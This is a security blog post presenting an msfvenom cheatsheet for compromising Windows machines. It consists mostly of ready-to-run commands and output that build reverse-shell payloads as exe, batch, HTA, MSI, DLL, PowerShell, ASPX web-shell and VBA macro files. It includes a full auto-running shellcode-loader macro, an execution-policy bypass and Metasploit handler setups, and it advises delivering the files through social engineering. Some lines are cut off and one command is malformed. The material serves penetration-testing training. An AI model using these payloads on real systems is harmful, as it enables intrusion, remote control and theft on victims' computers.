Msfvenom Cheatsheet: Windows Exploitation

November 16, 2021 By Raj Chandel

In this post, you will learn how to use MsfVenom to generate all types of payloads for exploiting the windows platform. Read beginner guide from **here**

Table of Content

Requirements:

- Kali Linux
- Windows Machine

MsfVenom Syntax

MsfVenom is a Metasploit standalone payload generator which is also a replacement for msfpayload and msfencode.

Syntax: msfvenom -p (payload type) lhost=(Listening's_IP) lport=(Listening_Port) –f (Filetype) > (Output Filename)

Payload and its types

Payload, are malicious scripts that an attacker use to interact with a target machine in order to compromise it. Msfvenom supports the following platform and format to generate the payload. The output format could be in the form of executable files such as exe,php,dll or as a one-liner.

Two major types of Payloads

Stager: They are commonly identified by second (/) such as windows/meterpreter/reverse_tcp

Stageless: The use of _ instead of the second / in the payload name such as windows/meterpreter_reverse_tcp

Framework Transform Formats	Framework Executable Formats	Framework Platforms
msfvenom --list formats	msfvenom --list formats	msfvenom --list platforms
bash	asp	aix
c	aspx	android
csharp	aspx-exe	apple_ios
dw	axis2	brocade
dword	dll	bsd
hex	elf	bsdi
java	elf-so	cisco
js_be	exe	firefox
js_le	exe-only	freebsd
num	exe-service	hardware
perl	exe-small	hpux
pl	hta-psh	irix
powershell	jar	java
ps1	jsp	javascript
py	loop-vbs	juniper
python	macho	linux
raw	msi	mainframe
rb	msi-nouac	multi
ruby	osx-app	netbsd
sh	psh	netware
vbapplication	psh-cmd	nodejs
vbscript	psh-net	openbsd
	psh-reflection	osx
	vba	php
	vba-exe	python
	vba-psh	r
	vbs	ruby
	war	solaris
		unifi
		unix
		unknown
		windows

As we have mentioned above, this post may help you to learn all possible methods to generate various payload formats for exploiting the Windows Platform.


Executable Payload (exe)

Payload Type: Stager

Executing the following command to create a malicious exe file is a common filename extension denoting an executable file for Microsoft Windows.


```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=443 -f exe > shell.exe
```

Entire malicious code will be written inside the shell.exe file and will be executed as an exe program on the target machine.



Share this file using social engineering tactics and wait for target execution. Meanwhile, launch netcat as a listener for capturing reverse connection.

```
nc -lvp 443
```



Powershell Batch File

Payload Type: Stager

Execute the following command to create a malicious batch file, the filename extension .bat is used in DOS and Windows.

```
msfvenom -p cmd/windows/reverse_powershell lhost=192.168.1.3 lport=443 > shell.bat
```

Entire malicious code will be written inside the shell.bat file and will be executed as .bat script on the target machine.

```
┌──(root💀kali)-[~/Desktop/msfvem payloads]
└─# msfvenom -p cmd/windows/reverse_powershell lhost=192.168.1.3 lport=443 > shell.bat
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: cmd from the payload
No encoder specified, outputting raw payload
Payload size: 1583 bytes
```

Share this file using social engineering tactics and wait for target execution. Meanwhile, launch netcat as the listener for capturing reverse connection.

```
nc -lvp 443
```

```
┌──(root💀kali)-[~]
└─# nc -lvp 443
listening on [any] 443 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49873
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\ignite\Downloads>
```

HTML Application Payload (HTA)

Payload Type: Stager

An HTML Application (HTA) is a Microsoft Windows program whose source code consists of HTML, Dynamic HTML, and one or more scripting languages supported by Internet Explorer, such as VBScript or JScript

Execute the following command to create a malicious HTA file, the filename extension .hta is used in DOS and Windows.

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=443 -f hta-psh > shell.hta
```

Entire malicious code will be written inside the shell.hta file and will be executed as .hta script on the target machine. Use Python HTTP Server for file sharing.

```
┌──(root💀kali)-[~/Desktop/msfvem payloads]
└─# msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=443 -f hta-psh > shell.hta
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of hta-psh file: 7382 bytes

┌──(root💀kali)-[~/Desktop/msfvem payloads]
└─# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

```
mshta http://192.168.1.3/shell.hta
```

An HTA is executed using the program mshta.exe or double-clicking on the file

```
C:\Users\ignite>mshta http://192.168.1.3/shell.hta

C:\Users\ignite>
```

This will bring reverse connection through netcat listener which was running in the background for capturing reverse connection.

```
nc -lvp 443
```

```
┌──(root💀kali)-[~]
└─# nc -lvp 443
listening on [any] 443 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49794
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\ignite>
```

Microsoft Installer Payload (MSI)

Windows Installer is also known as Microsoft Installer. An MSI file is a Windows package that provides installation information for a certain installer, such as the programs that need to be installed. It can be used to install Windows updates or third-party software same like exe.

Execute the following command to create a malicious MSI file, the filename extension .msi is used in DOS and Windows. Transfer the malicious on the target system and execute it.

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=443 -f msi > shell.msi
```

```
┌──(root💀kali)-[~/Desktop/msfvem payloads]
└─# msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=443 -f msi > shell.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of msi file: 159744 bytes
```

Use the command msiexec to run the MSI file.

```
msiexec /quiet /qn /i shell.msi
```

```
C:\Users\ignite\Downloads>msiexec /quiet /qn /i shell.msi
```

This will bring reverse connection through netcat listener which was running in the background for capturing reverse connection.

```
┌──(root💀kali)-[~]
└─# nc -lvp 443
listening on [any] 443 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49950
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Dynamic-link library Payload (DLL)

Payload Type: Stager

A DLL is a library that contains code and data that can be used by more than one program.

Execute the following command to create a malicious dll file, the filename extension .dll is used in DOS and Windows. Transfer the malicious on the target system and execute it.

```
msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=443 -f dll > shell.dll
```

```
┌──(root💀kali)-[~/Desktop/msfvem payloads]
└─# msfvenom -p windows/shell_reverse_tcp lhost=192.168.1.3 lport=443 -f dll > shell.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of dll file: 8704 bytes
```

Use the command rundll32 to run the MSI file.

```
rundll32.exe shell.dll,0
```

```
C:\Users\ignite\Downloads>rundll32.exe shell.dll,0
```

This will bring reverse connection through netcat listener which was running in the background for capturing reverse connection.

```
┌──(root💀kali)-[~]
└─# nc -lvp 443
listening on [any] 443 ...
192.168.1.145: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.145] 49950
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Powershell Payload (psh-cmd)


Payload Type: Stager

Format – psh, psh-net, psh-reflection, or psh-cmd

The generated payload for psh, psh-net, and psh-reflection formats have a .ps1 extension, and the generated payload for the psh-cmd format has a .cmd extension Else you can directly execute the raw code inside the Command Prompt of the target system.


```
msfvenom -p cmd/windows/reverse_powershell lhost=192.168.1.3 lport=443 -f psh-cmd > -f raw
```

Execute the following command to generate raw code for the malicious PowerShell program.



For execution, copy the generated code and paste it into the Windows command prompt

This will bring reverse connection through netcat listener which was running in the background for capturing reverse connection.



Powershell Payload (ps1)

Payload Type: Stager

A PS1 file is a script, or “cmdlet,” used by Windows PowerShell. PS1 files are similar to .BAT and.CMD files, except that they are executed in Windows PowerShell instead of the Windows Command Prompt

Execute the following command to create a malicious PS1 script, the filename extension.PS1 is used in Windows PowerShell

```
msfvenom -p windows/x64/meterpreter_reverse_https lhost=192.168.1.3 lport=443 -f psh > shell.ps1
```

Since the reverse shell type is meterpreter thus we need to launch exploit/multi/handler inside Metasploit framework.

```
┌──(root💀kali)-[~/Desktop/msfvem payloads]
└─# msfvenom -p windows/x64/meterpreter_reverse_https lhost=192.168.1.3 lport=443 -f psh > shell.ps1
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 201308 bytes
Final size of psh file: 938695 bytes
```

PowerShell's execution policy is a safety feature that controls the conditions under which PowerShell loads configuration files and runs scripts. This feature helps prevent the execution of malicious scripts. Prevents running of all script files, including formatting and configuration files (.ps1xml), module script files (.psm1), and PowerShell profiles (.ps1).

Read more from **here**

In order to execute the PS1 script, you need to bypass the execution policy by running the following command in the Windows PowerShell and executing the script.

```
PowerShell -ep bypass
.\shell.ps1
```

```
PS C:\Users\ignite\Downloads> powershell -ep bypass
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\ignite\Downloads> .\shell.ps1
2312
PS C:\Users\ignite\Downloads> _
```

```
msfconsole
use exploit/multi/handler
set lhost 192.168.1.3
set lport 443
set payload windows/x64/meterpreter_reverse_https
```

As soon as the target will execute the shell.ps1 script, an attacker will get a reverse connection through meterepreter session.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_https
payload ⇒ windows/x64/meterpreter_reverse_https
msf6 exploit(multi/handler) > set lhost 192.168.1.3
lhost ⇒ 192.168.1.3
msf6 exploit(multi/handler) > set lport 443
lport ⇒ 443
msf6 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.1.3:443
[!] https://192.168.1.3:443 handling request from 192.168.1.145; (UUID: 33gsqyaw) W
[*] https://192.168.1.3:443 handling request from 192.168.1.145; (UUID: 33gsqyaw) R
t/7.0; rv:11.0) like Gecko'
[!] https://192.168.1.3:443 handling request from 192.168.1.145; (UUID: 33gsqyaw) W
[*] https://192.168.1.3:443 handling request from 192.168.1.145; (UUID: 33gsqyaw) A
[!] https://192.168.1.3:443 handling request from 192.168.1.145; (UUID: 33gsqyaw) W
[*] Meterpreter session 1 opened (192.168.1.3:443 → 127.0.0.1 ) at 2021-10-23 17:1

meterpreter > sysinfo
Computer        : MSEDGEWIN10
OS              : Windows 10 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
meterpreter >
```

Web shell Payload (ASPX)

Payload Type: Stageless

An ASPX file is an Active Server Page Extended file for Microsoft's ASP.NET platform. When the URL is viewed, these pages are shown in the user's web browser, .NET web forms are another name for them.


Execute the following command to create a malicious aspx script, the filename extension .aspx.

```
msfvenom -p windows/x64/meterpreter/reverse_https lhost=192.168.1.3 lport=443 -f aspx > shell.aspx
```


Since the reverse shell type is meterpreter thus we need to launch exploit/multi/handler inside metasploit framework.

```
┌──(root💀kali)-[~/Desktop/msfvem payloads]
└─# msfvenom -p windows/x64/meterpreter/reverse_https lhost=192.168.1.3 lport=443 -f aspx > shell.aspx
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 713 bytes
Final size of aspx file: 4665 bytes
```

You can inject this payload for exploiting **Unrestricted File Upload** vulnerability if the target is IIS Web Server.




Execute the upload script in the web browser.




```
msfconsole
use exploit/multi/handler
set lhost 192.168.1.3
set lport 443
set payload windows/x64/meterpreter_reverse_https
```

As soon as the attacker execute the malicious script, he will get a reverse connection through meterepreter session.



Visual Basic Payload (.vba)

Payload Type: Stageless

VBA is a file extension commonly associated with Visual Basic which supports Microsoft applications such as Microsoft Excel, Office, PowerPoint, Word, and Publisher. It is used to create “macros.” that runs within Excel. An attacker takes the privilege of these features and creates a malicious VB script to be executed as a macros program with Microsoft excel.

Execute the following command to create a malicious aspx script, the filename extension .aspx that will be executed as macros within Microsoft excel.

Read more from here: Multiple Ways to Exploit Windows Systems using Macros


```
msfvenom -p windows/x64/meterpreter/reverse_https lhost=192.168.1.3 lport=443 -f vba
```

```
┌──(root💀kali)-[~/Desktop/msfvem payloads]
└─# msfvenom -p windows/x64/meterpreter/reverse_https lhost=192.168.1.3 lport=443 -f vba
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 753 bytes
Final size of vba file: 4053 bytes
#If Vba7 Then
        Private Declare PtrSafe Function CreateThread Lib "kernel32" (ByVal Ljcuzaqv As Long, B
        Private Declare PtrSafe Function VirtualAlloc Lib "kernel32" (ByVal Yvttbsmf As Long, B
        Private Declare PtrSafe Function RtlMoveMemory Lib "kernel32" (ByVal Vezaswyjt As Long
#Else
        Private Declare Function CreateThread Lib "kernel32" (ByVal Ljcuzaqv As Long, ByVal Pl
        Private Declare Function VirtualAlloc Lib "kernel32" (ByVal Yvttbsmf As Long, ByVal Efr
        Private Declare Function RtlMoveMemory Lib "kernel32" (ByVal Vezaswyjt As Long, ByRef B
#EndIf

Sub Auto_Open()
        Dim Tmtobiao As Long, Tzzn As Variant, Hvnwtqakt As Long
#If Vba7 Then
        Dim  Qitiwg As LongPtr, Jytr As LongPtr
#Else
        Dim  Qitiwg As Long, Jytr As Long
#EndIf
        Tzzn = Array(252,72,131,228,240,232,204,0,0,0,65,81,65,80,82,72,49,210,81,101,72,139,82
139,82,32,65,81,139,66,60,72,1,208,102,129,120,24, _
11,2,15,133,114,0,0,0,139,128,136,0,0,0,72,133,192,116,103,72,1,208,139,72,24,80,68,139,64,32,7
88,68,139,64,36,73,1, _
208,102,65,139,12,72,68,139,64,28,73,1,208,65,139,4,136,72,1,208,65,88,65,88,94,89,90,65,88,65
7,225,73,199,194,76,119,38,7, _
255,213,83,83,72,137,225,83,90,77,49,192,77,49,201,83,83,73,186,58,86,121,167,0,0,0,0,255,213,7
13,232,202,0, _
0,0,47,52,111,79,53,79,100,111,68,109,111,120,95,79,51,52,53,72,107,95,57,53,119,114,102,86,107
,68,117,55,90,116,118,111,97,83, _
84,90,84,53,85,68,95,66,114,52,51,49,117,45,73,97,65,102,86,121,90,90,82,86,107,71,111,56,81,72
75,73,79,117,83,76,121, _
51,109,110,87,121,48,115,98,116,77,86,87,76,118,80,89,89,111,74,97,100,110,122,85,104,79,73,66
46,59,255,213,72,137,198, _
106,10,95,72,137,241,106,31,90,82,104,128,51,0,0,73,137,224,106,4,65,89,73,186,117,70,158,134,0
,68,240,53,224,0,0,0,0, _
255,213,72,255,207,116,2,235,170,232,85,0,0,0,83,89,106,64,90,73,137,209,193,226,16,73,199,192
26,0,0,0,0,255,213,72, _
131,196,32,133,192,116,178,102,139,7,72,1,195,133,192,117,210,88,195,88,106,0,89,73,199,194,240

        Qitiwg = VirtualAlloc(0, UBound(Tzzn), &H1000, &H40)
        For Hvnwtqakt = LBound(Tzzn) To UBound(Tzzn)
                Tmtobiao = Tzzn(Hvnwtqakt)
                Jytr = RtlMoveMemory(Qitiwg + Hvnwtqakt, Tmtobiao, 1)
        Next Hvnwtqakt
        Jytr = CreateThread(0, 0, Qitiwg, 0, 0, 0)
End Sub
Sub AutoOpen()
        Auto_Open
End Sub
Sub Workbook_Open()
        Auto_Open
End Sub
```

Now we open our Workbook that has the malicious macros injected in it. A comprehensive method of macros execution is explained in our previous post.




```
use exploit/multi/handler
set payload windows/meterpreter/reverse_https
set lhost 192.168.1.106
set lport 1234
exploit
```

As soon as the attacker execute the malicious script, he will get a reverse connection through meterepreter session.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https
payload ⇒ windows/x64/meterpreter/reverse_https
msf6 exploit(multi/handler) > set lhost 192.168.1.3
lhost ⇒ 192.168.1.3
msf6 exploit(multi/handler) > set lport 443
lport ⇒ 443
msf6 exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://192.168.1.3:443
[!] https://192.168.1.3:443 handling request from 192.168.1.133; (UUID: r7herqxb)
[*] https://192.168.1.3:443 handling request from 192.168.1.133; (UUID: r7herqxb)
[!] https://192.168.1.3:443 handling request from 192.168.1.133; (UUID: r7herqxb)
[*] Meterpreter session 1 opened (192.168.1.3:443 → 127.0.0.1 ) at 2021-10-23 18

meterpreter > sysinfo
Computer        : DESKTOP-LJPUG1U
OS              : Windows 10 (10.0 Build 19042).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
```